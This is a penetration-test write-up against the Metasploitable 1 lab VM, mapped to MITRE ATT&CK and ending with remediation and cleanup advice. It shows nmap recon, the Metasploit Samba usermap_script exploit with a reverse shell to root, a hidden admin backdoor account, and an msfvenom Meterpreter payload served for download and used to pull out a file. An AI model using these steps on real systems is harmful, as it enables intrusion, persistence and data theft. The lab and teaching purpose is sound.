Metasploitable 1 Pentest

Section 1

Nmap scan MITRE Attack (Reconnaissance – gather victim network information T1590)

Stared of with the nmap scan of the victim's network to gain information about that their ip address was and also more information about what ports were open on the machines and the services being ran

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 12:37 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.56.108
Host is up (0.00024s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:45:03:99 (Oracle VirtualBox virtual NIC)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.53 seconds
```

Service Info MITRE Attack (Reconnaissance – gather victim host information T1592)

Already I see a few services that I know are vulnerable, however there were a few I did not know about and decided to see if I could attack this area instead. On port 445 there is a service called samba smbd. I went online and searched for that service and any known vulnerabilities. Right away I saw an article on the rapid7 website talking about how the service has a username map script exploitation.

Service Info MITRE Attack (Reconnaissance – gather victim host information T1592)

Before I can start using the exploit I need to confirm the actual version of samba being run on the machine or else the exploit will not work.

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L \\METASPLOITABLE -I 192.168.56.108 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
```

After running the command, I am able to confirm that this service is vulnerable to exploitation and can move onto the next phase of our attack.

Section 2


MSF Console MITRE Attack (Initial Access – Exploitation of Remote Services T1210)

MSF Console MITRE Attack (Execution – Command-line interface T1059)

The next parts fall under both of the MITRE Attack tactics. Using the metasploitable console, I ran a quick search for the samba service exploit that was suggested to be used in the article to make sure it was installed on my kali Linux machine, and it was.

```
   15  exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
```

Then to Metasploit to use this exploit. Next step was seeing what parameters the exploit needed to be entered in to run and executed.




I then went ahead and set the ip address for the rhost, metasploitable 1. I also wanted to run the reverse shell script payload which I found when searching the available payloads for this exploit.

```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                      .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                     .                normal  No     Unix Command Shell, Bind TCP (via
   2   payload/cmd/unix/bind_busybox_telnetd         .                normal  No     Unix Command Shell, Bind TCP (via
)
   3   payload/cmd/unix/bind_inetd                   .                normal  No     Unix Command Shell, Bind TCP (ine
   4   payload/cmd/unix/bind_jjs                     .                normal  No     Unix Command Shell, Bind TCP (via
   5   payload/cmd/unix/bind_lua                     .                normal  No     Unix Command Shell, Bind TCP (via
   6   payload/cmd/unix/bind_netcat                  .                normal  No     Unix Command Shell, Bind TCP (via
   7   payload/cmd/unix/bind_netcat_gaping           .                normal  No     Unix Command Shell, Bind TCP (via
   8   payload/cmd/unix/bind_netcat_gaping_ipv6      .                normal  No     Unix Command Shell, Bind TCP (via
   9   payload/cmd/unix/bind_perl                    .                normal  No     Unix Command Shell, Bind TCP (via
   10  payload/cmd/unix/bind_perl_ipv6               .                normal  No     Unix Command Shell, Bind TCP (via
   11  payload/cmd/unix/bind_r                       .                normal  No     Unix Command Shell, Bind TCP (via
   12  payload/cmd/unix/bind_ruby                    .                normal  No     Unix Command Shell, Bind TCP (via
   13  payload/cmd/unix/bind_ruby_ipv6               .                normal  No     Unix Command Shell, Bind TCP (via
   14  payload/cmd/unix/bind_socat_sctp              .                normal  No     Unix Command Shell, Bind SCTP (vi
   15  payload/cmd/unix/bind_socat_udp               .                normal  No     Unix Command Shell, Bind UDP (via
   16  payload/cmd/unix/bind_zsh                     .                normal  No     Unix Command Shell, Bind TCP (via
   17  payload/cmd/unix/generic                      .                normal  No     Unix Command, Generic Command Exe
   18  payload/cmd/unix/pingback_bind                .                normal  No     Unix Command Shell, Pingback Bind
)
   19  payload/cmd/unix/pingback_reverse             .                normal  No     Unix Command Shell, Pingback Reve
cat)
   20  payload/cmd/unix/reverse                      .                normal  No     Unix Command Shell, Double Revers
   21  payload/cmd/unix/reverse_awk                  .                normal  No     Unix Command Shell, Reverse TCP (
   22  payload/cmd/unix/reverse_bash_telnet_ssl      .                normal  No     Unix Command Shell, Reverse TCP S
   23  payload/cmd/unix/reverse_jjs                  .                normal  No     Unix Command Shell, Reverse TCP (
   24  payload/cmd/unix/reverse_ksh                  .                normal  No     Unix Command Shell, Reverse TCP (
   25  payload/cmd/unix/reverse_lua                  .                normal  No     Unix Command Shell, Reverse TCP (
   26  payload/cmd/unix/reverse_ncat_ssl             .                normal  No     Unix Command Shell, Reverse TCP (
   27  payload/cmd/unix/reverse_netcat               .                normal  No     Unix Command Shell, Reverse TCP (
   28  payload/cmd/unix/reverse_netcat_gaping        .                normal  No     Unix Command Shell, Reverse TCP (
   29  payload/cmd/unix/reverse_openssl              .                normal  No     Unix Command Shell, Double Revers
sl)
   30  payload/cmd/unix/reverse_perl                 .                normal  No     Unix Command Shell, Reverse TCP (
```

I ended up using payload number 20 payload/cmd/unix/reverse. This payload sets up a reverse shell using tcp. After setting the host name and the payload I wanted I ran the script. This is where the MITRE tactics are used. So first the payload will establish a remote service using reverse shell for me and then I will be able to use the command line to interact with the metasploitable 1 machine, which is part of the execution tactic.

```
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.56.102:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo yfbcooBx3O76vaEm;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "yfbcooBx3O76vaEm\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.102:4444 → 192.168.56.108:60996) at 2024-10-25 13:19:39 -0400

whoami
root
```

As you can see, I have now gained access to the machine and can interact with the machine through the command line. However, this command line has limited uses and so I switched to the python bash command line with as seen below.




Section 3

MITRE Attack (Persistence – Create Account)

Now that we have gained access to the account it, I decided that I wanted to create another user account with root privileges. This falls in the above MITRE tactic because it gives me a way back into the machine if the exploit, I use it amended. I did this by creating the user named dobby.

MITRE Attack (Privilege Escalation – Account manipulation T1098)

Since I already had root privileges, falling under the exploitation for privilege escalation tactic, I decided to escalate the privileges for dobby instead. I looked at which groups had root privileges, since when trying to just add dobby to the sudoers group it would not work, and ended up finding two groups, root and admin, and decided to join dobby to the admin since it would seem a little less suspicious.




Now Dobby had the right to make any changes to the system. I would only use this account if the Samba exploit was changed. By adding this user, I will be able to continue to have access to the machine with a user that had root privileges.

Section 4

MITRE Attack (Credential Access – credentials from password stores)

After I had made my stronghold in the machine I tried to then search the machine for any credentials that could be of use. I started looking through the shadow and passwd files but was to no avail.



In the shadow file we did see some has that after running them on kali machines hash identifier turned out to be MD5 hashes.

I then used online resources to try to crack or unhashed these passwords, but also turned up with no results. I searched most directories for passwords stored in text file but also could not find any. That was all I did on credential access.

MITRE Attack (Exfiltration – Exfiltration over command and control channel T1041)

A quick disclaimer, for the c2 I was able to get it to work until it came to getting the metasploitable 1 machine to run executable file. Instead, I used a different Linux machine that was physically capable of running the file to showcase exfiltration and what it would look like after the session was made.

For the exfiltration tactic I decided to create a meterpreter payload that uses reverse TCP to connect to my Kali Linux machine. This will create a channel that will allow me to move data from one machine to another.

To modify the Metasploit meterpreter payload I used msfvenom that was recommended a Jay Beale in an article he wrote for beyondtrust.com. This was done in four steps.

Step one – set the parameters to make the payload compatible with x86 Linux binary systems.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
j
^1•••SCSj•f•••[hh\••jfXPQW••C••yNt=h•Xjj••1•••y••'••••••
                                                      ••
                                                        •}••x[•ᵐᐟj•••x••••
```

Step two – set the parameter for the local host machine (kali Linux machine) ip address as well as the port we wish to use.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
j
^1•••SCSj•f•••[h••8fh\••jfXPQW••C••yNt=h•Xjj••1•••y••'••••••
                                                        ••
                                                          •}••x[•ᵐᐟj•••x••••
```

Step three – set the parameters for the file format. In this case we set the format to use the Linux standard binary format, executable and linking format elf.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.102 -f elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
ELFT44 •Jj
^1•••SCSj•f•••[h••8fh\••jfXPQW••C••yNt=h•Xjj••1•••y••'••••••
                                                        ••
                                                          •}••x[•ᵐᐟj•••x••••
```

Step four -Last I set it to write the payload to a file including the name of the file.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.102 -f elf -o executefile
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: executefile
```

So now we had to prepare the payload to be available to download over a web server. I changed the rights of the file so that everyone could read, write and execute the file. Next, I move the file into www directory where the web server could access the file and make it available to download.

After the file was in place I could start the web server.

From here I went back to the session I still had open on the metasploitable and had the machine reach out to the web server and download the payload file. After the payload downloaded, I change the downloaded file into an executable file to be run once I had Metasploit ready.

I did the same steps on my other Linux machine since metasploitable 1 machine could not handle running the file.

On the Kali machine I opened the Metasploit framework and used the multi handler exploit. I then had to set the parameters needed by the exploit by setting the payload parameter to the meterpreter, then set the local host ip

address. Lastly ran the exploit.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/executefile/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.56.102:4444
```


Here the exploit has set up a listener on the TCP and is waiting for the reverse shell from the targeted host.

MITRE Attack (Exfiltration – Application layer protocol T1071)

Once the exploit was being run, I went back to the machine I hacked into and ran the executable file which then set up a reverse shell session and my kali Linux machine. With the session now open I ran the ls command to view files and directories on the machine.

```
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.109:41794) at 2024-11-01 22:22:22 -0400
session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 exploit(multi/handler) > ls
[*] exec: ls

Desktop    Downloads                                  Music     Public   shell.php  Templates
Documents  ferox-http_192_168_56_105-1727574525.state  Pictures  Secrets  temp       Videos
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: /home/prestonchee
==========================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100600/rw-------  878       fil   2024-11-01 21:23:36 -0400  .bash_history
100644/rw-r--r--  220       fil   2024-03-31 04:41:03 -0400  .bash_logout
100644/rw-r--r--  3771      fil   2024-03-31 04:41:03 -0400  .bashrc
040700/rwx------  4096      dir   2024-07-07 00:38:26 -0400  .cache
100600/rw-------  20        fil   2024-07-10 12:12:41 -0400  .lesshst
040775/rwxrwxr-x  4096      dir   2024-07-07 01:12:06 -0400  .local
100644/rw-r--r--  807       fil   2024-03-31 04:41:03 -0400  .profile
040700/rwx------  4096      dir   2024-07-07 00:56:17 -0400  .ssh
100644/rw-r--r--  0         fil   2024-07-07 00:39:49 -0400  .sudo_as_admin_successful
100664/rw-rw-r--  33        fil   2024-11-01 21:40:37 -0400  Secrets
100764/rwxrw-r--  207       fil   2024-11-01 22:17:38 -0400  executefile
100775/rwxrwxr-x  207       fil   2024-11-01 21:56:23 -0400  meterpreter
100775/rwxrwxr-x  14385152  fil   2024-10-24 13:54:23 -0400  runme
100664/rw-rw-r--  10273502  fil   2024-06-12 06:51:52 -0400  wazuh-agent_4.8.0-1_amd64.deb
100664/rw-rw-r--  10273502  fil   2024-06-12 06:51:52 -0400  wazuh-agent_4.8.0-1_amd64.deb.1
100664/rw-rw-r--  10273502  fil   2024-06-12 06:51:52 -0400  wazuh-agent_4.8.0-1_amd64.deb.2
100600/rw-------  10980     fil   2024-07-10 11:36:47 -0400  wazuh-install-files.tar
100664/rw-rw-r--  177696    fil   2024-07-10 11:36:40 -0400  wazuh-install.sh

meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > quit
[*] Shutting down session: 1

[*] 192.168.56.109 - Meterpreter session 1 closed.  Reason: User exit
```

After a quick review of what I had access to I went a head and downloaded the Secrets file found on the machine. However, if there were any shh public key or actual important documents these would be the main target for any threat actors to download.



As you can see the extraction of the file secrets was a success.

Section 5

Impact - Vulnerabilities

Vulnerability 1 – Samba was not up to date and so the was vulnerable to known exploits for old service running. I would rank this a critical issue since it enables an attacker to gain root level access into the machine giving the threat actor access to any sensitive data stored on the machine and options to move to other machines connected to this one.

Remediation – Here are my recommendations for next steps to fix the issue with Samba. First update Samba to the latest version. Second check the samba's official websites for updates about potentials vulnerabilities. Lastly check and make sure that the Samba configuration file does not have any unnecessary or insecure setting setup that would enable scripts to be exploited.

Vulnerability 2 – The ability to create root level users. In this pentest I was able to create a user with root level access to everything by adding them to the admin group. This gave me another point of access to the machine. I could have easily created more root users and flooded the system with these users. This makes maintaining access to the machine very easy. Not only that but I also have full control of the entire system with the root level access.

Remediations – Make sure that audits are performed regularly to ensure there are no users on the machine that should not exist, especially ones with root

privileges. Restrict the use of commands that allow people to create users and change their groups. I would also see if the admin group actually needed root level access and why, general rule of thumb only gives people the right to root privilege only if it is an absolute must.

Vulnerability 3 – With meterpreter a person can easily extract sensitive information from the system. Even though it was not used in this case, meterpreter can be used to act as a form of persistence by opening session in which the attacker can continue attacking the machine if the malicious file gets executed.

Remediations – Use intrusion detection systems and SIEMs. These tools can be set up to detect unusual network traffic and can alert you before things get too out of hand or if there are weird connections being set up. Deploy endpoint protection solutions that are known to block and detect attack like meterpreter.

Section 6

Cleanup

Here are the things that need to be removed

User named dobby and all file in users directory

File name executefile found in the root user home directory

Table of Contents